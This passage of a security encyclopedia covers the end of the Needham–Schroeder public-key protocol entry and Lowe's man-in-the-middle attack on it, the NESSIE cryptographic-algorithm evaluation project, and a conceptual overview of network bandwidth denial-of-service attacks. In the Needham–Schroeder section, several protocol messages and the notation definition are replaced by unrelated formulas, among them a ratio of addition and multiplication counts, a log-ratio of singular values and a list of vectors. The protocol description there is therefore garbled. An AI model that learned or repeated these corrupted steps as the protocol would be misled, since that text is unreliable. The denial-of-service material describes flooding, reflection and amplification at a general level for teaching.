The protocol proceeds as follows, as initiated by A. Note that $(M)_{K^-}$ refers to the digital signing of message M with private key (K^-), while $x \in \mathbb{F}_q^n$ refers to the public key encryption of message M with public key (K^+). T has respective public and private keys (K_S^+) and (K_S^-), and it is assumed that A and B already have trusted copies of (K_S^+).

1. A sends (I_A, I_B) to T. I_A and I_B are the respective identifiers of A and B in the namespace of T.

2. T returns $\left(\left\{K_B{}^+, I_B\right\}_{K_S{}^-}\right)$ to A, which is the digital signature of T computed on B's public key and identifier.

3. A generates a Nonce N_A and sends $\left(\left\{N_A, I_A\right\}_{K_B{}^+}\right)$ to B.

4. Using (K_B^-), B recovers N_A and I_A and then begins an exchange with T to obtain A's public key.

   a. B sends (I_B, I_A) to T.

   b. T returns $r = \frac{\#\mathrm{ADD}-(n-1)^2}{n^2-\#\mathrm{MUL}}$ to B, which is the digital signature of T computed on A's public key and identifier.

5. B now generates a Nonce N_B and sends $\left(\{N_A, N_B\}_{K_A{}^+}\right)$ to A.

6. Using ($K_A{}^-$), A recovers N_A and N_B, and upon successful verification that N_A matches the value sent previously by A, A returns $\left\{\vec{b}_1, \ldots, \vec{b}_d\right\}$ to B. B then decrypts this final message and verifies the correspondence of the nonce N_B sent by B in the previous message.

Lowe (1995) was able to demonstrate that an attacker X could mount a Man-in-the-Middle Attack by starting two, simultaneous instances of the above protocol.

- In the first, X must convince A to initiate a protocol with X (so that X would take the role of B in the above protocol). In message 1, I_B would be replaced with I_X, and in message 2, T returns $\mathbb{L} = \left|\log \frac{\sigma_1(S)}{\sigma_2(S)}\right| = 0$ to A. A would believe that she is indeed interacting with X.
- In the second, X initiates a protocol with B, pretending to be A. X can start this protocol at message 3 by sending the Nonce N_A chosen by A in the first protocol instance above. X will receive the message 4 received from B in this second instance, and reuse it in the first instance above, and thereby receive the value N_B from A. X is then able to use N_B to complete this second instance of the protocol.

Lowe suggested a simple enhancement to this protocol whereby the identifier I_B is also included in message 5 sent from B to A.

Applications

The Needham–Schroeder Protocols were originally intended for a wide variety of applications that require two users to share key material, including email and network messaging.

Cross-References

Kerberos Authentication Protocol

References

Denning DE, Sacco GM (1981) Timestamps in key distribution protocols. Commun ACM 24(8):533–536
[zbMATH]

Lowe G (1995) An attack on the Needham-Schroeder public-key authentication protocol. Inform Process Lett 56(3):131–133
[zbMATH]

Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):993–999
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_602

NESSIE Project

Bart Preneel[4] ✉
(4) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Integrity and encryption; New european schemes for signature

Definition

NESSIE (New European Schemes for Signature, Integrity and Encryption) (NESSIE n.d.) was a research project within the Information Societies Technology (IST) Programme of the European Commission (IST–1999–12324). The seven NESSIE participants were: Katholieke Universiteit Leuven (Belgium), coordinator; Ecole Normale Supérieure (France); Royal Holloway, University of London (UK); Siemens Aktiengesellschaft (Germany); Technion—Israel Institute of Technology (Israel); Université Catholique de Louvain (Belgium); and Universitetet i Bergen (Norway).

Background

NESSIE was a 40-month project starting in January 2000. The goal of the NESSIE project was to put forward a portfolio of strong cryptographic algorithms that has been obtained after an open call and been evaluated using a transparent and open evaluation process. NESSIE has also

developed a software toolbox to support the security and performance evaluation. The selection of the portfolio of 17 recommended algorithms has been announced in February 2003.

Theory

The NESSIE Call

In February 2000, the NESSIE project has published an open call for a broad set of algorithms providing confidentiality, data integrity, and authentication. These algorithms include Block Ciphers, Synchronous and Self-Synchronizing Stream Ciphers, Hash Functions, MAC Algorithms, Digital Signature Schemes, public-key encryption schemes, and identification schemes. The call also invited the submission of evaluation methodologies for these algorithms. While key management protocols are also very important, it was felt that they should be excluded from the call, as the scope of the call was already rather wide. The scope has been defined together with the project industry board (consisting of more than 25 companies). The deadline for submissions was September 29, 2000. In response to this call, NESSIE received 40 submissions from major players. Two-thirds of the submissions came from industry, and there was some industry involvement in every 5 out of 6 algorithms.

The scope of the NESSIE call was much wider than that of the *AES* call launched by NIST (NIST n.d.-a), which was restricted to 128-bit block ciphers, and that of the more recent *AHS* (SHA-3) call (NIST n.d.-b), which focuses on hash functions. It was comparable to that of the RACE Project RIPE (Race Integrity Primitives Evaluation, 1988–1992) (Bosselaers and Preneel 1995) (confidentiality algorithms were excluded from RIPE for political reasons) and that of the Japanese *CRYPTREC* project (CRYPTREC n.d.) (which also includes key establishment protocols and pseudo-random number generation). Another difference was that the *AES* and *AHS* competitions and *CRYPTREC* intend to produce algorithms for government standards. The results of NESSIE were *not* intended for adoption by any government or by the European commission and have *not* become NESSIE Standards. However, the intention was that relevant standardization bodies would adopt these results.

The call also specified the main selection criteria which will be used to evaluate the proposals. These criteria are long-term security, market

requirements, efficiency, and flexibility. Submissions could be targeted toward a specific environment (such as 8-bit smart cards or high-end 64-bit processors), but it is clearly an advantage to offer a wide flexibility of use. Security is put forward as the most important criterion, as security of a cryptographic algorithm is an essential condition.

For the *security requirements* of symmetric algorithms, two main security levels were specified, named *normal* and *high*. The minimal requirements for a symmetric algorithm to attain either the normal or high security level depended on the key length, internal memory, or output length of the algorithm. For block ciphers a third security level, *normal-legacy*, was specified, with a block size of 64 bits compared to 128 bits for the normal and high security level. The motivation for this request were applications, such as UMTS/3G, that plan to use 64-bit block ciphers for 10–15 years (to reduce hardware costs). For the asymmetric algorithms, a varying security level was accepted, with as minimum about 2^{80} 3-DES encryptions.

If selected by NESSIE, the algorithm should preferably be available royalty-free. If this was not possible, then access should be non-discriminatory. The submitter should state the position concerning intellectual property and should update it when necessary.

The submission requirements were much less stringent than for the AES competition, particularly in terms of the requirement for software implementations (only “portable C” is mandatory).

The Evaluation Process

The NESSIE evaluation process was an open process; it consisted of both internal evaluations by the project partners and external evaluations by submitters, project industry board members, and outsiders. All information with respect to the evaluation has been made public. Information was exchanged through a web site (with a discussion forum); four open workshops were held to stimulate interactions and to disseminate the results.

The evaluation process was divided into two phases: after 1 year, the most promising submissions were selected and subjected to a more in-depth evaluation during the second phase. At the end of the first phase, minor modifications could be made to the algorithms provided that they did not invalidate the previous analysis.

The evaluation consisted of a security evaluation and a performance evaluation. Software tools have been developed to support this evaluation process. An additional criterion, which has only been considered at the very end, was the intellectual property status of the submission.

Security Evaluation

Each algorithm has been subjected to a thorough evaluation, according to the state of the art of cryptanalysis in the specific domain. An algorithm could not be selected if it failed to meet the security level required in the call or if it failed to meet a security claim made by the designer. Every weakness which has been identified has been verified independently. Moreover, if available, security proofs of algorithms have been checked in full detail. This has resulted in an extensive security report of more than 300 pages in (Preneel et al. n.d.). The security of the algorithm was clearly the most important aspect of the evaluation.

Performance Evaluation

The performance has been evaluated for a broad range of platforms, considering both software and hardware implementations. First of all, a theoretical approach has been established. Each algorithm was dissected into three parts: setup (independent of key and data), precomputations (independent of data, e.g., key schedule), and the algorithm itself (that must be repeated for every use). Next, a set of test platforms has been defined on which each candidate may be tested: 32-bit and 64-bit machines, 8-bit smart cards, and Field Programmable Gate Arrays (FPGAs). Then rules have been established which specify how performance should be measured on these platforms; this includes the definition of a custom designed API for each algorithm. The limited resources of the project did not allow for the evaluation of dedicated hardware implementations (ASICs).

For 32-bit and 64-bit machines, extensive tests have been run on 30 platforms (including Intel Pentium with MS Windows and Linux, Compaq Alpha, Sun Sparc, Apple PowerPC). Optimized C code has been developed and compared to assembly language results provided by the submitters and by external parties. For smart cards, efforts have been concentrated on legacy block ciphers (with 64-bit blocks), digital signature schemes, and the identification scheme (note that only one identification scheme has been

submitted). For FPGAs, benchmarking efforts have been focused on legacy block ciphers and digital signature schemes.

The project has attempted to evaluate to which extent implementations could be made more resistant against side channel attacks (such as timing attacks (Kocher 1996), power attacks (Kocher et al. 1999), and fault analysis (Biham and Shamir 1997; Boneh et al. 1997)).

Tools

The NESSIE project has developed two types of tools. The general tools are not specific for the algorithms to be analyzed. Special tools, which are specific for the analysis of one algorithm, have been developed when a special tool was required for the cryptanalysis of an algorithm.

For the evaluation of the symmetric submissions, a comprehensive set of general tools was available within the project. These tools are in part based on an improved version of the statistical tools developed by the RIPE (RACE Integrity Primitives Evaluation) project (Bosselaers and Preneel 1995). As expected, all the submitted algorithms passed these tests.

In September 2000, the US NIST published a suite of statistical tests for the evaluation of sequences of random or pseudo-random bits; this document has been revised in December 2000 (NIST 2000). A careful comparison has been made between the RIPE and NIST test suites.

The NESSIE project has also developed a new generic tool to analyze block ciphers with differential (Biham and Shamir 1993) and linear cryptanalysis (Matsui 1994). This tool is based on a general description language for block ciphers.

The NESSIE Submissions

Response to the NESSIE Call

The cryptographic community has responded very enthusiastically to the call. Thirty-nine algorithms have been received (43 when counting variants), as well as one proposal for a testing methodology. After an interaction process, which took about 1 month, all submissions complied with the requirements of the call. The 26 symmetric algorithms include 17 block ciphers, which did not come as a surprise given the increased attention to block cipher design and evaluation as a consequence of the AES competition organized by NIST:

- *Six 64-bit block ciphers*. CS-Cipher, Hierocrypt-L1, IDEA, Khazad, MISTY1, and Nimbus
- *Seven 128-bit block ciphers*. Anubis, Camellia, Grand Cru, Hierocrypt-3, Noekeon, Q, and SC2000
- *One 160-bit block cipher*. SHACAL (based on SHA-1 (FIPS 180-1, 1995))
- *Three block ciphers with a variable block length*. NUSH (64, 128, and 256 bits), RC6 (at least 128 bits), and SAFER++ (64 and 128 bits)
- *Six synchronous stream ciphers*. BMGL, Leviathan, LILI-128, SNOW, SOBER-t16, and SOBER-t32
- *Two MAC algorithms*. Two-Track-MAC and UMAC
- *One collision-resistant hash function*. Whirlpool

The 13 (or 17 counting variants) asymmetric algorithms are:

- *Five asymmetric encryption schemes*. ACE Encrypt, ECIES, EPOC, PSEC, and RSA-OAEP (both EPOC and PSEC have three variants)
- *Seven digital signature algorithms*. ACE Sign, ECDSA, ESIGN, FLASH, QUARTZ, RSA-PSS, and SFLASH
- *One identification scheme*. GPS

The submissions came from four continents; the majority of submissions originated within industry; seven came from academia, and six are the result of a joint effort between industry and academia.

Selection for Phase II

On September 24, 2001, the NESSIE project announced the selection of candidates for the second phase of the project. The most important reason for rejection was a security weakness. Another reason to eliminate an algorithm could be that a similar algorithm existed with better security (for comparable performance) or with significantly better performance (for comparable security). However, very few algorithms were eliminated because of performance reasons. It should also be noted that the selection was more competitive in the area of block ciphers, where many strong contenders were considered.

Designers of submitted algorithms were allowed to make small alterations to their algorithms before entering phase II; the main criterion to accept these alterations is that they should improve the algorithm and not

substantially invalidate the existing security analysis. Altered algorithms are indicated with a * in the list below.

The following symmetric algorithms were selected for phase II (17 algorithms, but 14 if variants are only counted once):

- *64-bit block ciphers*. IDEA, Khazad*, MISTY1, and SAFER++64
- *128-bit block cipher*. Camellia, RC-6, and SAFER++128
- *160-bit block cipher*. SHACAL
- *256-bit block cipher*. SHACAL-2 and RC-6
- *Synchronous stream ciphers*. BMGL*, SNOW*, SOBER-t16, and SOBER-t32
- *MAC algorithms*. Two-Track-MAC and UMAC
- *Collision-resistant hash function*. Whirlpool*

The NESSIE project has benchmarked the solutions against well-established standards. The 128-bit block ciphers have been compared to AES/Rijndael (Daemen and Rijmen 2002; FIPS 197 2001). A 256-bit version of SHACAL has been introduced based on the new member of the *SHA family* SHA-256 (FIPS 180-2 2003; ISO/IEC 10118 Information technology 1998). The MAC algorithms have been compared to *HMAC* (Bellare et al. 1996; ISO/IEC 9797 Information technology 2002) and EMAC (cf. *CBC-MAC and variants*) (ISO/IEC 9797 Information technology 2002; Petrank and Rackoff 2000). The hash function Whirlpool has been compared to the following members of the *SHA family*: SHA-256, SHA-384, and SHA-512 (FIPS 180-2 2003; ISO/IEC 10118 Information technology 1998).

Eleven asymmetric algorithms were selected:

- *Public-key encryption algorithms*. ACE-KEM* (derived from ACE Encrypt), EPOC-2*, PSEC-KEM*(derived from PSEC-2), ECIES*, RSA-OAEP*
- *Digital signature algorithms*. ECDSA, ESIGN*, RSA-PSS, SFLASH*, QUARTZ*
- *Identification scheme*. GPS*

Many of the asymmetric algorithms have been updated at the beginning of phase II. For the asymmetric encryption schemes, these changes were driven in part by developments during the first phase of the NESSIE project

(Fujisaki et al. 2001; Manger 2001; Shoup 2001a). A second reason for these changes was the progress of the draft standard ISO/IEC 180033-2 within ISO/IEC JTC1/SC27 (Shoup 2001b). The standard defines a hybrid encryption scheme, consisting of two components: a KEM (Key Encapsulation Mechanism), where the asymmetric encryption is used to encrypt a symmetric key, and a DEM (Data Encapsulation Mechanism), which protects both secrecy and integrity of the bulk data with symmetric techniques (a “digital envelope”). This approach is slightly more complicated for encryption of a short plaintext, but it offers a more general solution with clear advantages. Two of the five NESSIE algorithms (ACE Encrypt and PSEC-2) have been modified to take into account this development. In addition, the NESSIE project has decided to evaluate RSA-KEM and ECIES-KEM, two variants defined in the working draft of ISO/IEC 18033-2 (Shoup 2001b). At the same time some other improvements have been introduced; as an example, ACE-KEM can be based on any abstract group, which was not the case for the original submission ACE Encrypt.

For the digital signature schemes, three out of five schemes were updated. In this case, there are particular reasons for each algorithm (correction for the security proof to apply, improved performance, or precluding a new attack). GPS has been modified to fix a small weakness.

The NESSIE Portfolio

Seventeen algorithms have been selected for the final NESSIE portfolio; 12 of these are NESSIE submissions, and the remaining five originate from well-established standards:

- *64-bit block ciphers*. MISTY1
- *128-bit block cipher*. AES and Camellia
- *256-bit block cipher*. SHACAL-2
- *Synchronous stream ciphers*. None
- *MAC algorithms*. Two-Track-MAC, UMAC, EMAC, and HMAC
- *Collision-resistant hash function*. Whirlpool, SHA-256, SHA-384, and SHA-512 (these three are counted as one family of algorithms)
- *Public-key encryption algorithms*. ACE-KEM, PSEC-KEM, and RSA-KEM
- *Digital signature algorithms*. ECDSA, RSA-PSS, and SFLASH
- *Identification scheme*. GPS

A full description of these algorithms as well as a detailed motivation for their selection and of the settings for which they are recommended is provided in (Preneel et al. n.d.).

Twenty years after the announcement of the final portfolio, several developments can be reported. An unintended property has been discovered in Whirlpool, which has been corrected in ISO/IEC 10118-3 (ISO/IEC 10118 Information technology 1998). The digital signature algorithm SFLASHv2, which was not recommended for general use but only for low-cost implementations, has been upgraded in 2003 by its designers to SFLASHv3 (Courtois et al. 2003) due to a new weakness identified in SFLASHv2. In 2007, Dubois et al. (Dubois et al. 2007) have shown a practical attack on both SFLASHv2 and SFLASHv3. It is fair to state that if the NESSIE project had been aware of these attacks, it would not have recommended SFLASH: it seems that the area of multivariate cryptology is not completely mature; it is interesting to note that the NIST post-quantum cryptography competition, the first phase of which ended in 2023, reached the same conclusion. However, the ongoing second phase of this competition is still considering multivariate signatures. MISTY1 was broken by the Todo in 2015 using integral cryptanalysis based on the division property (Todo, 2017); in 2016, the attack was improved by Bar-On and Keller (Achiya Bar-On, 2016). Finally in 2008, it has been pointed out in (Handschuh and Preneel 2008) that a key recovery attack exists on UMAC with a w-bit result and a key of size tw bits: it requires one known text and $t \cdot 2^w$ verification queries, which is very close to the provable bound of 2^{w-2} verification queries for a forgery; for other MAC algorithms the gap between key recovery attacks and forgery attacks is much larger.

While it would be ideal for users of the NESSIE results that all algorithms recommended by NESSIE would be in the public domain, it is clear that this is not a realistic requirement. In one case, problems surrounding the intellectual property status of a submission have resulted in it not being recommended (at the request of the submitter). An unexpected benefit from the NESSIE process is that several submitters have made it easier to use their algorithms. Twelve algorithms are in the public domain. For PSEC-KEM, the conditions are very favorable (license fees have to be paid only under exceptional circumstances). For ACE-ECRYPT, ECDSA, GPS, and SFLASH, licenses are available on a nondiscriminatory basis, with some additional conditions (users should offer reciprocate licenses if

applicable). The reader is referred to the (NESSIE n.d.; Preneel et al. n.d.) for more detailed information.

Conclusion

The NESSIE project has been able to attract high quality submissions received from key players in the community; moreover, the broader cryptographic community has contributed to the evaluation process. Open competitions (such as *AES*, *AHS*, *CRYPTREC* (CRYPTREC n.d.), NESSIE, and RIPE (Bosselaers and Preneel 1995)) can bring a clear benefit to the cryptographic research community and to the users and implementors of cryptographic algorithms. By asking cryptographers to design concrete and fully specified schemes, they are forced to make choices, to think about real life optimizations, and to consider all the practical implications of their research. While leaving many options and variants in a construction may be very desirable in a research paper, it is often confusing for a practitioner. Implementors and users can clearly benefit from the availability of a set of well-defined algorithms that are described in a standardized way.

The developments in the last years have also shown that this approach can result in a better understanding of the security of cryptographic algorithms. Concrete security proofs are an essential tool to build confidence, particularly for public key cryptography (where constructions can be reduced to mathematical problems believed to be hard) and for constructions that reduce the security of a scheme to other cryptographic algorithms. At the same time, we have learned that it is essential to study proofs for their correctness and to evaluate the efficiency of such reductions. Most asymmetric algorithms needed small modifications and corrections between the first and second phase, which shows that many subtle issues are involved in the specification of these algorithms.

For most symmetric cryptographic algorithms, confidence in existing standards has been strengthened and a few new algorithms have been put forward. The submitted stream ciphers were designed by experienced researchers and offer a very good performance, but none of them seems to meet the security requirements (that were in retrospect perhaps too stringent). Between 2004 and 2008, the ECRYPT project has organized the eSTREAM effort, which has brought substantial progress in this area (Robshaw and Billet 2008).

Finally, it is important to emphasize that the NESSIE portfolio is not a list of NESSIE standards, and the results of NESSIE have not been adopted by any government or by the European commission. However, there is no doubt that the NESSIE project has helped to bridge the gap between theory and practice and it has had a substantial influence on cryptographic standards by identifying flaws in some proposals and by recommending a set of strong algorithms that have since then been widely deployed.

Cross-References

- Block Ciphers
- Digital Signature Schemes
- Hash Functions
- MAC Algorithms
- Public-Key Encryption Schemes
- Stream Cipher

References

Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology—CRYPTO '96: proceedings, Santa Barbara, 18–22 August 1996, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15. Full version http://www.cs.ucsd.edu/users/mihir/papers/hmac.html
[zbMATH]

Biham E, Shamir A (1993) Differential cryptanalysis of the Data Encryption Standard. Springer, New York
[zbMATH]

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski B (ed) Advances in cryptology—CRYPTO '97: proceedings, Santa Barbara, August 1997, Lecture notes in computer science, vol 1294. Springer, Berlin, pp 513–525
[zbMATH]

Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Fumy W (ed) Advances in cryptology—EUROCRYPT '97: proceedings, Konstanz, 11–15 May 1997, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 37–51
[zbMATH]

Bosselaers A, Preneel B (eds) (1995) Integrity primitives for secure information systems: final report of RACE integrity primitives evaluation (RIPE-RACE 1040), Lecture notes in computer science, vol 1007. Springer, Berlin
[zbMATH]

Courtois NT, Goubin L, Patarin J (2003) SFLASHv3, a fast asymmetric signature scheme. Cryptology ePrint Archive: Report 2003/211

CRYPTREC. project, http://www.ipa.gov.jp/security/enc/CRYPTREC/index-e.html

Daemen J, Rijmen V (2002) The design of Rijndael: AES—the advanced encryption standard. Springer, Berlin
[zbMATH]

Dubois V, Fouque P-A, Shamir A, Stern J (2007) Practical cryptanalysis of SFLASH. In: Menezes A (ed) Advances in cryptology—CRYPTO ‘07: proceedings, Santa Barbara, 19–23 August 2007, Lecture notes in computer science, vol 4622. Springer, Berlin, pp 1–12
[zbMATH]

FIPS 180-1 (1995) Secure hash standard. Federal Information Processing Standard (FIPS), Publication 180-1. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, Gaithersburg, 17 April 1995

FIPS 180-2 (2003) Secure hash standard. Federal Information Processing Standard (FIPS), Publication 180-2. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, Gaithersburg, 26 August 2002 (Change notice 1 published on December 1, 2003)

FIPS 197 (2001) Advanced Encryption Standard (AES). NIST, US Department of Commerce, Washington, DC, 26 November 2001

Fujisaki E, Okamoto T, Pointcheval D, Stern J (2001) RSA-OAEP is secure under the RSA assumption. In: Kilian J (ed) Advances in cryptology—CRYPTO ‘01: proceedings, Santa Barbara, 19–23 August 2001, Lecture notes in computer science, vol 2139. Springer, Berlin, pp 260–274
[zbMATH]

Handschuh H, Preneel B (2008) Key-recovery attacks on universal hash function based MAC algorithms. In: Wagner D (ed) Advances in cryptology—CRYPTO ‘08: proceedings, Santa Barbara, 17–21 August 2008, Lecture notes in computer science, vol 5157. Springer, Berlin, pp 144–161
[zbMATH]

ISO/IEC 10118 Information technology—Security techniques—Hash-functions. Part 1: General, 2000. Part 2: Hash-functions using an n-bit block cipher algorithm, 2010. Part 3: Dedicated hash-functions, 2004. Part 4: Hash-functions using modular arithmetic, 1998

ISO/IEC 9797 Information technology—Security techniques—Message Authentication Codes (MACs). Part 1: Mechanisms using a block cipher, 1999. Part 2: Mechanisms using a dedicated hash-function, 2002

Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology—CRYPTO ‘96: proceedings, Santa Barbara, 18–22 August 1996, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 104–113
[zbMATH]

Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener MJ (ed) Advances in cryptology—CRYPTO ‘99: proceedings, Santa Barbara, 15–19 August 1999, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 388–397

[zbMATH]

Manger J (2001) A chosen ciphertext attack on RSA optimal asymmetric encryption padding (OAEP) as standardized in PKCS #1 v2.0. In: Kilian J (ed) Advances in cryptology—CRYPTO ‘01: proceedings, Santa Barbara, 19–23 August 2001, Lecture notes in computer science, vol 2139. Springer, Berlin, pp 230–238
[zbMATH]

Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt Y (ed) Advances in cryptology—CRYPTO ‘94: proceedings, Santa Barbara, 21–25 August 1994, Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11
[zbMATH]

NESSIE, http://www.cryptonessie.org

NIST (2000) A statistical test suite for random and pseudorandom number generators for cryptographic applications. NIST Special Publication 800-22. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, Gaithersburg, December 2000

NIST, AES Initiative, http://www.nist.gov/aes

NIST, SHA-3 Competition, http://csrc.nist.gov/groups/ST/hash/sha-3/

Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
[MathSciNet][zbMATH]

Preneel B, Biryukov A, De Cannière C, Ors SB, Oswald E, Van Rompay B, Granboulan L, Dottax E, Martinet G, Murphy S, Dent A, Shipsey R, Swart C, White J, Dichtl M, Pyka S, Schafheutle M, Serf P, Biham E, Barkan E, Braziler Y, Dunkelman O, Furman V, Kenigsberg D, Stolin J, Quisquater J-J, Ciet M, Sica F, Raddum H, Knudsen L, Parker M. Final report of NESSIE, New European Schemes for Signatures, Integrity, and Encryption. Available from NESSIE, http://www.cryptonessie.org

Robshaw MJB, Billet O (eds) (2008) New stream cipher designs: the eSTREAM finalists. Lecture notes in computer science, vol 4986. Springer, Berlin. See also http://www.ecrypt.eu.org/stream/

Shoup V (2001a) OAEP reconsidered. In: Kilian J (ed) Advances in cryptology—CRYPTO ‘01: proceedings, Santa Barbara, 19–23 August 2001, Lecture notes in computer science, vol 2139. Springer, Berlin, pp 239–259
[zbMATH]

Shoup V (2001b) A proposal for an ISO standard for public key encryption, Version 2.1. Available from http://www.shoup.net. 20 December 2001

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300636

Network Attack Graphs

Topological Vulnerability Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_271

Network Bandwidth Denial of Service (DoS)

Angelos D. Keromytis[5] ✉
(5) School of Electrical and Computer Engineering, Georgia Institute of Technology, Atlanta, GA, USA

✉ **Angelos D. Keromytis**
Email: angelos@gatech.edu

Synonyms

Network DoS; Network flooding attack; Packet flooding attack

Definition

Network bandwidth denial-of-service (DoS) attacks seek to consume the available bandwidth or router resources at or near a target host or network, such that legitimate traffic cannot reach its destination. The primary means for achieving this goal is by sending large traffic volumes (packet floods) that do not respect congestion control signals, such as that in the Transmission Control Protocol (TCP) or Explicit Congestion Notification (ECN). In wireless networks, such attacks can also be carried out through radio jamming.

Background

Network bandwidth DoS attacks have been seen on the Internet since at least 1996, with a TCP SYN flood attack against Panix, an Internet service

provider (ISP). Large-scale DoS attacks against some high-visibility sites including Ebay, Yahoo, CNN.com, and E *trade were widely reported in the news in February 2000. Since then, network DoS attacks are a common phenomenon, with as many as 700–800 observed in a single day. The effectiveness of such attacks has increased with the advent of large-scale botnets, compromised hosts that are under the control of a single entity. While early attacks appear to have been launched primarily for amateurish reasons, more recently DoS attacks have been used for financial crime (extortion or corporate warfare) and political purposes. Notable cases of the latter include the DoS attacks against government websites in Estonia (2007), Georgia (2008), Iran (2009), South Korea, and the USA (2009), against the Cloud 9 ISP in the UK (2002), and against a specific user on Twitter (2009). In addition to their targets, such attacks cause significant collateral damage, by affecting the available bandwidth and router resources in links close, but otherwise unrelated, to the target site.

Applications

Bandwidth DoS attacks target the availability of networked services by preventing legitimate users from successfully communicating with the target of the attack. The easiest way of achieving this goal involves the transmission of large volumes of traffic toward the destination. Packet-switched networks such as the Internet use statistical multiplexing to allocate limited resources to a large numbers of users. In addition, the Internet is an “open” network: any host can attach and transmit traffic, as long as it obeys some very basic rules with respect to packet format. Because of these two design properties of the Internet, bandwidth DoS attacks can saturate network links and consume scarce router resources, especially at the edges of the network (i.e., topologically near-end hosts and networks).

DoS attack traffic generally does not respect congestion control signaling, such as TCP’s built-in exponential back-off algorithm or ECN packet markings. User Datagram Protocol (UDP) and Internet Control Message Protocol (ICMP) traffic, due to their inherent statelessness and lack of congestion control in the protocol, are extensively used in many such attacks. However, legitimate TCP traffic may also be used, especially when large numbers of hosts can be made to initiate connections. Several

attacks also involve fabricated TCP traffic, i.e., TCP packets that are not part of any actual connection but are generated by attack tools for the purposes of evading detection.

The volume of traffic that is necessary to successfully cause a DoS attack depends primarily on the link capacity of the target site. For well-provisioned sites, a single attacking host may not be capable of generating enough attack traffic volume. With the prevalence of botnets in recent years, large-scale DoS attacks involving many thousands of attacking hosts have become common. In most cases, such DDoS attacks aggregate enough traffic to saturate the network links of their targets. Even when a DoS attack does not consume enough bandwidth to saturate its target or upstream links, quality of service may be significantly affected for legitimate clients. Depending on the type of traffic that such clients generate, the effect of an "incomplete" DoS attack may be equivalent to a fully saturating one.

The content of the attack traffic is not relevant to the attack itself. However, recent attack tools seek to create traffic that could have been generated by legitimate clients. The purpose is to avoid detection and blocking by various intrusion detection systems (IDS) and intrusion prevention systems (IPS). Given a large enough population of attack hosts, an attacker can simply instruct them to visit the target website (or other service) by faithfully following the relevant protocol interactions. In doing so, the attacker is simulating a "flash crowd," albeit one in which the majority of the crowd is automata under his or her control. One countermeasure against such attacks involves the use of reverse Turing tests, which seek to discriminate between human users and automata by posing (hopefully) problems that are currently hard to solve algorithmically. Examples of such problems include the recognition of words or characters in a distorted image, or the identification of an image with specific features from a larger set of images (e.g., "select the image that shows a dog running in a park").

DoS attacks sometimes use evasive tactics to hide their origin and to mask any distinguishing characteristics that could be used to block them. The earliest and most obvious strategy involved using a fake source IP address (spoofing). This was a necessity when only a few hosts were participating in the attack, and thus could be identified and easily blocked. With the advent of large botnets and the use of anti-spoofing techniques by ISPs, address spoofing is neither crucial for an attack's success nor as

common. Other ways of hiding the attack's true origins involve the use of *reflectors*. These are hosts (and protocols/services) that will respond to traffic sent to them without validating the source IP address. Typically, such services are connectionless, e.g., ICMP packets or certain UDP-based protocols. Attackers can send traffic to these hosts, purporting to originate from the target site by using address spoofing, causing all response traffic to go to the target. Other than redesigning the protocol, the only countermeasure available to reflection involves traffic shaping, i.e., limiting the amount of such unverified/unverifiable traffic that a host will generate per unit time. Reflectors become an even more serious problem when they also act as *amplifiers*. Amplifiers are hosts (and protocols/services) that respond with a large volume of traffic in response to a much smaller request. Examples of traffic amplification include domain name system (DNS) zone transfers over UDP, targeted subnet broadcast, and streaming media traffic (such as voice-over-IP [VoIP] streams). Protocol redesign seems to be the best way of avoiding such vulnerabilities.

The use of spoofing, reflection, and amplification make it difficult to impersonate a legitimate host and to blend attack traffic with legitimate traffic for the purposes of evading detection. One exception to this involves the redirection of large numbers of clients toward the target. The means of such redirection depend on the particular type of traffic and protocol that is being redirected. One example of such redirection is causing Web browsers to contact the target site by including either static content pointers to the target or active content (e.g., Javascript or Flash scripts) that repeatedly attempts to connect to the target without the legitimate user's action or consent, by including such pointers or active content in a popular Web page, often in a compromised server. Another example involves redirecting requests for searched-for content in a peer-to-peer network toward the target site, causing a large number of download requests from clients that seek to retrieve the said content.

Bandwidth DoS attacks are often combined with other types of DoS attacks. For example, they may be combined with memory/state exhaustion attacks, as is the case with TCP SYN flood attacks that seek to fill up operating system tables, or with algorithmic DoS attacks that try to induce excessive computation at the target host, e.g., by repeatedly invoking operations that result in expensive database lookups. In this way, the impact of the attack is multiplied. Furthermore, even if the attack volume proves

insufficient to saturate the target's available bandwidth, the secondary effects may be sufficient to deny service to legitimate clients.

Another way to amplify an attack composed of legitimate-looking traffic is to seek access to large resources, e.g., big files or media content. Because modern network links are full duplex (i.e., traffic can flow in both directions without interference), most network DoS attacks affect primarily the target's downstream bandwidth (i.e., from the Internet to the target). By seeking to access large-volume content, attacks can also saturate the upstream bandwidth. In some cases, attacks primarily focus on the upstream bandwidth. Such attacks can be particularly effective, since they require relatively little attack traffic to cause disproportionately large responses. However, such DoS attacks are easy to identify and remedy at the target site.

